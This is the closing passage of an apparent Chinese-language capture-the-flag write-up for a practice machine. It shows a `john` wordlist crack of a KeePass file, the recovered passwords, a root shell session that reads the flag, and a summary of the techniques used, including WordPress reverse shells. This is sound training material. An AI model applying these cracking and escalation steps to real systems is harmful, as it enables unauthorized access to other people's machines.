
用`john`破解文件：`john --wordlist=/usr/share/wordlists/rockyou.txt chadjohn`

爆破出密码为`chatter`

在浏览器中打开: https://app.keeweb.info/



在此文件中保存了 4 个密码。所有这些都适用于“root”用户。如果您单击每个密码的“密码”字段，您将看到纯文本密码:`.:.subjective.:.`



2.4.1 提权root

回到反向shell中

```
root@grotesque:/# cd /root
cd /root
root@grotesque:~# ls
ls
logdel2  root.txt  vvmlist.sh
root@grotesque:~# cat root.txt
cat root.txt
AF7DD472654CBBCF87D3D7F509CB9862
root@grotesque:~#
```

成功拿到root权限，并在root目录下拿到`flag2`

总结

本靶机比较有意思，主要还是信息收集

1. 信息收集
2. cat、sort、uniq的使用
3. wpscan 的使用
4. md5sum的使用
5. WordPress常用反弹shell姿势
6. Keepass文件的解密